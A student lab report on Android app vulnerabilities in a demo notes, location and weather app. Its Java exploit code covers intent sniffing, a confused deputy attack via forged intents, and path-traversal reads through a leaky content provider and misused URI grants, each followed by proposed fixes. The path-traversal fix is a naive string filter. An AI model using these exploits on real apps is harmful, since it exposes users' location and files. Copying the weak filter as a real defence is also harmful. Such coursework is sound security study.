Android Security

Junjie Shan, Yongzhe Xu

April 2021

1 Background

The current security mechanisms of Android are not always sufficient to protect the privacy of users. In this lab, we are going to exploit the vulnerabilities in the Android system and propose a valid fix.

2 Four typical attacks

2.1 Intent Sniffing

2.1.1 Introduction

An intent is an abstract description of an operation to be performed. In the demo App, the intent is mainly used for passing the message.



Figure 1: Intent

As illustrated in the figure above, the intent can be used to pass the message. The receiver can be another App or another module inside the same App(inter-app or intra-app communication). The receiver will filter the intent and take the desired intent to exchange data.

However, if implemented inappropriately, the intent could be sniffed by a malicious program, which is called intent sniffing. The demo shows an ill-implemented App of which the intent passing is implemented poorly. The figure below shows the design of the demo App.



Figure 2: Intent

The App uses the ForegroundLocationService module to broadcast the current location. The location module inside the same App will filter the intent and get the instant location information(intra-app) and the weather App will filter the intent and get the instant location information as well(inter-app). However, the intent design is poorly implemented, so the intent sniffer(our malicious App) can easily get the current location information without the permission of the ForegroundLocationService module.

2.1.2 Types of intent

Before introducing the mechanism of intent sniffer, we need to dive deeper into the world of intent. The intent can be further divided into two categories: implicit Intent and explicit Intent.

Implicit intent doesn't specify the component. So the intent can be read by any component, as long as the intent can pass the intent filter of the receiver. This means the hacker can also read the intent, which is not desired. Unfortunately, implicit intent is used in the demo App, which allows us to sniff personal information. Below is the code for broadcasting the intent inside the demo App:

```
locationAppIntent = new Intent();
weatherIntent = new Intent();
weatherIntent.setAction("tcs.lbs.weather_app.WeatherBroadcastReceiver");// intent for
    weather app
locationAppIntent.setAction("tcs.lbs.locationapp.MainActivityReceiver");// intent for
    location app
```

Only the action is specified, rather than activity.

Explicit intent specifies the component. A typical piece of code is illustrated below. The intent has a target component and only the specified component can have access to the intent.

```
Intent i = new Intent(getApplicationContext(), ActivityTwo.class);
startActivity(i);
```

2.1.3 Exploiting

Bearing the knowledge illustrated above in mind, we can now start our hacking.

```
@Override
protected void onResume()
{
    super.onResume();

    IntentFilter filter = new IntentFilter();
    filter.addAction("tcs.lbs.weather_app.WeatherBroadcastReceiver");// to get intent from
        weather app
    filter.addAction("tcs.lbs.locationapp.MainActivityReceiver");// to get intent from
        location app

    lReceiver = new SnifferBroadcastReceiver();// instance of SnifferBroadcastReceiver
    registerReceiver(lReceiver, filter);
}
```

We initialised an intent filter first and set the action for the filter. Keep in mind that the action for the filter should match the action of the broadcast intent, otherwise the intent will not be received. ”lReceiver” is an instance of SnifferBroadcastReceiver class, which extends the BroadcastReceiver class.

```
@Override
public void onReceive(Context context, Intent intent)
    {
        Bundle extras = intent.getExtras();
        Location location = (Location)extras.get("Location");
        if (location != null){
            LatitudeTextView.setText(location.getLatitude() + "");
            LongitudeTextView.setText(location.getLongitude() + "");
        }
    }
```

And for the ”lReceiver”, we need to overwrite the ”onReceive” method to execute a series of actions when received the filtered intent. The data will be extracted from the intent and be parsed to get latitude and longitude.

After the launching of the location app and weather app, the sniffer app can sniff location information without the permission of the location app or weather app. The real hacking will be demoed during the lab presentation.

2.1.4 Fixing(both for inter and intra app sniffing)

One easy and common solution is to use explicit intent. The use of explicit intent can prevent both inter-app intent sniffing and intra-app intent sniffing.

```
@Override
public void onCreate()
{
    super.onCreate();

    locationAppIntent = new Intent();
    weatherIntent = new Intent();
    weatherIntent.setAction("tcs.lbs.weather_app.WeatherBroadcastReceiver");
    locationAppIntent.setAction("tcs.lbs.locationapp.MainActivityReceiver");
    weatherIntent.setPackage("tcs.lbs.weather_app");// newly added, set package
    locationAppIntent.setPackage("tcs.lbs.locationapp");// newly added, set package
}
```

Before broadcasting, the package name is set. So only the correct app can receive the intent. The sniffing app no longer works, even the intent filter is correctly set.

Another solution is to disable the broadcasting of sensitive data.(both for inter-app and intra-app sniffing) For example, when the location information is needed in the weather App, the weather App should ask for location permission again and directly get location information from the system, rather than getting the information from the location App. The location App can directly instantiate an instance of the ForegroundLocationService and use the instance to get the information, rather than using intent to pass the information.

2.2 Confused Deputy Attacks

2.2.1 Introduction

I will introduce the confused deputy attack using a real-life example.



Figure 3: Supermarket

In the supermarket, every product has its bar code. The cashier checks the price by scanning the bar code. The customer doesn't have direct access to the check-out system of the supermarket, so he has to ask the cashier to do the counting for him. Because the cashier has the authority to manipulate the check-out system.

However, the cashier can be fooled. Some ”smart” customers might switch the bar code. For example, one customer wants to buy a computer. To save money, he switches the bar code of the computer with the bar code of the tissue. And the cashier is fooled and only charges the customer the price of the tissue. This is an example scenario of the confused deputy attacks. The deputy has the authority to interact with the core, while it can be cheated by the malicious software to execute the malicious code.

Once understand the example introduced above, it will be easy to understand the confused deputy attack in the demo App.

2.2.2 Exploiting



Figure 4: App Structure

The figure above is the simplified structure of the notes App. The DatabaseActivity, together with DatabaseHelper, directly interacts with the database using SQL. In the example above, it's the cashier. Once it receives intent(customer's request to check out), it will parse the intent and modify the database. The DatabaseActivity and DatabaseHelper are in the same module. DatabaseActivity holds an instance of DatabaseHelper.

The GUI module in the notes App uses an intent broadcast to pass the message to the DatabaseActivity, and DatabaseActivity will change the database.

However, a malicious App can pretend to be the notes App and send intent to the DatabaseActivity.(still remember switching the bar code in the previous example?)

Now we can start our attacking.

```
    <intent-filter>
        <action android:name="tcs.lbs.notes.DataBaseManager"/>
    </intent-filter>
```

From the XML file, we can know the intent filter in DatabaseActivity will accept the intent with action "tcs.lbs.notes.DataBaseManager". So we can write our malicious function according to the information we have now.

```
public void addClicked(android.view.View view)
{
    editText = findViewById(R.id.add_editText);

    Intent createIntent = new Intent();
    createIntent.setClassName("tcs.lbs.notes", "tcs.lbs.notes.DataBaseActivity");
    createIntent.setAction("tcs.lbs.notes.DataBaseManager");
    createIntent.putExtra("ACTION_NAME", "SAVE_ITEM");
    createIntent.putExtra("NOTE_TEXT", editText.getText().toString());
    createIntent.putExtra("NOTE_ID", "NEW_ID");

    startActivity(createIntent);
}
```

Then, we need to specify the intent class name and target class name. Since we need to interact with the deputy, we have to specify "DataBaseActivity". After this, we will pretend to be a module inside the notes App and send an intent to DataBaseActivity. "SAVE_ITEM" is the tag for inserting into the database, and we need to specify the id and the text we want to insert. Finally, we start the activity and broadcast the intent. The DataBaseActivity will receive our malicious intent and modify the database according to our desire. The delete function is the same.

For the showClicked() function, it's a little different. We need to overwrite the onActivityResult() function to define behaviour after receiving desired intent.

```
  @Override
protected void onActivityResult(int requestCode, int resultCode, @Nullable Intent data) {
    super.onActivityResult(requestCode, resultCode, data);

    AlertDialog.Builder builder1 = new AlertDialog.Builder(this);
    builder1.setMessage(data.getStringExtra("ITEM_TEXT"));
    builder1.setCancelable(true);

    builder1.setPositiveButton(
            "OK",
            new DialogInterface.OnClickListener() {
                public void onClick(DialogInterface dialog, int id) {
                    dialog.cancel();
                }
            });

    AlertDialog alert11 = builder1.create();
    alert11.show();
}
```

After the intent is received, the onActivityResult() will be called automatically. Instead of showing the returned message in the TextView, we use an alert dialog to show the result, because it's more interesting.

A live demo will be shown in the lab presentation.

2.2.3 Fixing

The first solution can be adding a property in the "Manifest.xml" file. This solution is the simplest one, and the modification of the source code is easy. However, the inter-App communication between DatabaseActivity and other App is also prohibited.

```
    <activity
        android:name=".DataBaseActivity"
        android:theme="@android:style/Theme.NoDisplay"
        android:exported="false">
        <intent-filter>
            <action android:name="tcs.lbs.notes.DataBaseManager"/>
        </intent-filter>
    </activity>
```

So the DatabaseActivity is not exposed to outer world, thus the hacker can not send an intent to it.

```
    Caused by: java.lang.SecurityException: Permission Denial:
```

Another solution can be removing the DatabaseAcitvity. If one module in the APP wants to interact with the database, it can instantiate a DatabaseHelper. By using the DatabaseHelper, intent passing can be removed from the App, thus preventing the CDA. The solution is more reliable in some sense. Generally speaking, the system will be more reliable if the system is simpler. Maybe there is some potential bug regarding intent passing which is not found yet. However, this fix requires a lot of modification.

The third solution can be parsing the sender UID of the intent. Using the UID, we can form a white list to filter out the reliable sender, thus preventing malicious intent. Using this mechanism, outer App is possible to visit our database. However, the UID should be handled carefully since the hacker might be able to fake a legitimate UID.

All in all, the detailed fix should depend on the requirement of the App. If the functionalities of the App are simple and the second solution can do the job, I would prefer the second fix. If the App needs to interact with other App, the third fix should be applied. For simplicity, we implement the first one, because it's the easiest one and requires the least of changes in code.

2.3 Leaky Content Provider

2.3.1 Introduction

A content provider in the Android system manages access to a central repository of data. It's responsible for delivering files or manipulating the database. The provider offers a URI to the client and the client can work with the data which is linked to the URI. For example, a provider can provide a URI of a certain file to the client, and the client can read the file using the URI. Together, providers and provider clients offer an interface to data that also handles inter-process communication and secure data access.

However, certain attacks can be launched if the content provider is poorly implemented. For example, if the content provider is exported to the public, all the processes can have access to the content provider and have access to private data if the interface and URI are exposed.

```
android:exported="true"
```

In the demo App, a "FileProvider" class is implemented to act as a content provider. It implements an openFile() function to provide file sharing to other App. Once the client parses the URI, it will return a ParcelFileDescriptor and the client can use ParcelFileDescriptor to open a FileInputStream to get the content of the file. For example, BlueTooth can use the URI to share the file with other BlueTooth users. The code is shown below.

```
@Override
public ParcelFileDescriptor openFile(Uri uri, String mode)
{
    String path = uri.getPath();
    if (path == null) {
        return null;
    }
    try {
        File f = new File(getContext().getCacheDir().getCanonicalPath() + path);
        return ParcelFileDescriptor.open(f, ParcelFileDescriptor.MODE_READ_WRITE);
    }
    catch (Exception e) {
        return null;
    }
}
```

Another attack is the path traversal attack. The directory "/.." refers to the upper-level directory. Some server doesn't check the path and ignore the "/.." inside the URI. For example, if client A has the authority to browse the file in the "/etc/examples" folder. If the client can freely fill the path after "/etc/examples", he might submit a path "/etc/example/../" to the server. If the server doesn't filter out the "/..", client A will be able to browse all the files in the "/etc/" folder. This is the path traversal attack.

Combining leaky content provider and path traversal attack, one can have access to internal storage without permission. This section will demonstrate an example of this kind of attack.

2.3.2 Exploiting

Before launching the attack, we need to create a target file. In this report, a file called "target.txt" is created inside the sdcard. Our goal is to get the content of the target file without granting storage permission.



Figure 5: Directory

The figure above illustrates the directory structure of a typical Android mobile. The "content://tcs.lbs.notes/" is inside the cache folder. So if we want to have access to the sdcard folder, we need to use "/.." four times to go to the root directory and then go to the sdcard folder. So the URI should be "content://tcs.lbs.notes/../../../../sdcard/".

Below is the code for the attack.

```
public void queryContentProvider_onClicked(android.view.View view) throws IOException,
     RemoteException {
    @SuppressLint("Recycle") ContentProviderClient providerClient =
        getContentResolver().acquireContentProviderClient(Uri.parse("content://tcs.lbs.
        notes/../../../../sdcard/" + queryEditText.getText().toString()));

    ParcelFileDescriptor descriptor =
        providerClient.openFile(Uri.parse("content://tcs.lbs.notes/../../../../sdcard/"
        + queryEditText.getText().toString()), "r");
    FileInputStream inputStream = new FileInputStream(descriptor.getFileDescriptor());

    StringBuilder builder = new StringBuilder();

    int next_char;
    while((next_char = inputStream.read()) != -1){
        builder.append((char) next_char);
    }

    AlertDialog.Builder builder1 = new AlertDialog.Builder(this);
    builder1.setMessage(builder.toString());
    builder1.setCancelable(true);

    builder1.setPositiveButton(
            "OK",
            new DialogInterface.OnClickListener() {
                public void onClick(DialogInterface dialog, int id) {
                    dialog.cancel();
                }
            });

    AlertDialog alert11 = builder1.create();
    alert11.show();
}
```

We use the content resolver to get the content provider client and use the client to get the file descriptor of the target file. Then we can read the target file. Afterward, the content of the target file is displayed in the alert dialog.

2.3.3 Fixing

The most simple solution is to hide the intent provider from public.

```
android:exported="false"
```

So the previous attack will throw an error, which indicates the permit denial.

```
Caused by: java.lang.SecurityException: Permission Denial: opening provider
    tcs.lbs.notes.FileProvider
```

And at the same time, authorised access of foreign App to the content provider and URI is still possible. This will be introduced in the next section by enabling:

```
    android:grantUriPermissions="true"
```

Another solution is to remove all "/.." in the path.

```
System.out.println("BEFORE FIX: "+path);
String path_filtered = path.replaceAll("/\\.\\.", "");
System.out.println("AFTER FIX: "+path_filtered);
```

```
I/System.out: BEFORE FIX: /../../../../sdcard/target.txt
I/System.out: AFTER FIX: /sdcard/target.txt
```

By removing "/.." in the path, the traversal path attack is suppressed, thus the hacker can not read file at arbitrary location.

2.4 Content Providers and URI Permissions

2.4.1 Introduction

As introduced in section 2.3, the leaky content provider can be solved by not exposing the content provider. However, if the designer chooses not to expose the content provider, it seems that no one can have access to the content provider, thus it's nearly meaningless to implement a content provider. Is this true?

Android provides a "grantUriPermissions" field in the Manifest.xml. If enabled, the server can give the client temporary permission to read or write files linked to the URI. The client can ask the content resolver to get an instance of the content client and have access to data in this case. Below is part of the Manifest.xml file in the notes App. The content provider is not exported, but a client can still have access to the file via URI if the server sends an intent with enough temporary permission to the client.

```
    <provider
        android:name=".FileProvider"
        android:authorities="tcs.lbs.notes"
        android:enabled="true"
        android:exported="false"
        android:grantUriPermissions="true">
    </provider>
```

And the DatabaseActivity also has a function that will return the received intent back to the client without any modification.

```
    case ACTION_GetContentProvider:
        setResult(RESULT_OK, getIntent());
        finish();
        break;
```

So our hacking attempt can be:

1 Prepare an intent with correct URI(combining traversal path attack) and correct flag to grant the permission.

2 Send the intent to DatabaseActivity and get the intent back, thus cheating the system and getting enough permission.

3 Use the content resolver to get the file descriptor and read the content of the file. Bear the steps in mind, we can start our hacking!

2.4.2 Exploiting

First, like what we did in the confused deputy attack, we prepare an intent with correct flags and data.

```
    public void accessLeakyContent_onClicked(android.view.View view){
        final String URL = "content://tcs.lbs.notes/../../../../sdcard/target.txt";
        final Uri CONTENT_URI = Uri.parse(URL);

        Intent shareIntent = new Intent();
        shareIntent.setAction("tcs.lbs.notes.DataBaseManager");
        shareIntent.setClassName("tcs.lbs.notes", "tcs.lbs.notes.DataBaseActivity");

        shareIntent.setAction(Intent.ACTION_SEND);
        shareIntent.putExtra(Intent.EXTRA_STREAM, CONTENT_URI);
        shareIntent.setDataAndType(CONTENT_URI, "text/plain");
        shareIntent.putExtra("ACTION_NAME", "GET_CONTENT_PROVIDER");

        startActivityForResult(shareIntent, 2);
    }
```

We need to put the URI and the content type in the intent. Also, we need to set the correct flag "Intent.FLAG_GRANT_READ_URI_PERMISSION" to get temporary permission to read the file. Finally, we send the intent to DatabaseActivity.

After the intent is returned, we need to parse the intent to extract the URI. The onActivityResult() function is overridden to deal with the returned intent.

```
 @Override
    protected void onActivityResult(int requestCode, int resultCode, @Nullable Intent data)
         {
        super.onActivityResult(requestCode, resultCode, data);

        assert data != null;
        Uri URI = data.getData();
        String mimeType = "text/plain";
        @SuppressLint("Recycle") ContentProviderClient providerClient =
            getContentResolver().acquireContentProviderClient(URI);
        String results = "";
        try {
            ParcelFileDescriptor descriptor = providerClient.openFile(URI, "r");
            FileInputStream inputStream = new
                FileInputStream(descriptor.getFileDescriptor());
            StringBuilder builder = new StringBuilder();

            int ch;
            while((ch = inputStream.read()) != -1){
                builder.append((char) ch);
            }
            results = builder.toString();
        } catch (FileNotFoundException e) {
            e.printStackTrace();
        } catch (RemoteException e) {
            e.printStackTrace();
        } catch (IOException e) {
            e.printStackTrace();
        }

        AlertDialog.Builder builder1 = new AlertDialog.Builder(this);
        builder1.setMessage(results);
        builder1.setCancelable(true);

        builder1.setPositiveButton(
                "OK",
                new DialogInterface.OnClickListener() {
                    public void onClick(DialogInterface dialog, int id) {
```

```
                    dialog.cancel();
                }
            });
        AlertDialog alert11 = builder1.create();
        alert11.show();
    }
```

The URI inside the intent is extracted and it's used to get the valid content provider client, thus having access to the file descriptor. When the file descriptor is got, the content of the file will be available to the malicious App. Using path traversal attack, the malicious App can read nearly all the files in the android storage.

The live demo will be shown in the lab presentation.

2.4.3 Fixing

The solution is simple. Removing the code in DatabaseActivity will be enough.

```
    case ACTION_GetContentProvider:
        setResult(RESULT_OK, getIntent());
        finish();
        break;
```

The malicious will not be able to get the desired intent from DatabaseActivity, thus not being able to get permission to contact the content provider.

Another solution is to remove all "/.." in the path.

```
System.out.println("BEFORE FIX: "+path);
String path_filtered = path.replaceAll("/\\.\\.", "");
System.out.println("AFTER FIX: "+path_filtered);
```

```
I/System.out: BEFORE FIX: /../../../../sdcard/target.txt
I/System.out: AFTER FIX: /sdcard/target.txt
```

By removing "/.." in the path, the traversal path attack is suppressed, thus the hacker can not read file at arbitrary location.

3 Conclusion

This report reveals some common types of Android attacks and proposes some advice when designing such a system. However, the real attack could be more complex and subtle. So more efforts should be made to design and maintain a reliable App.

4 Contribution

JunJie: task 1 and 2.
Yongzhe: task 3 and 4.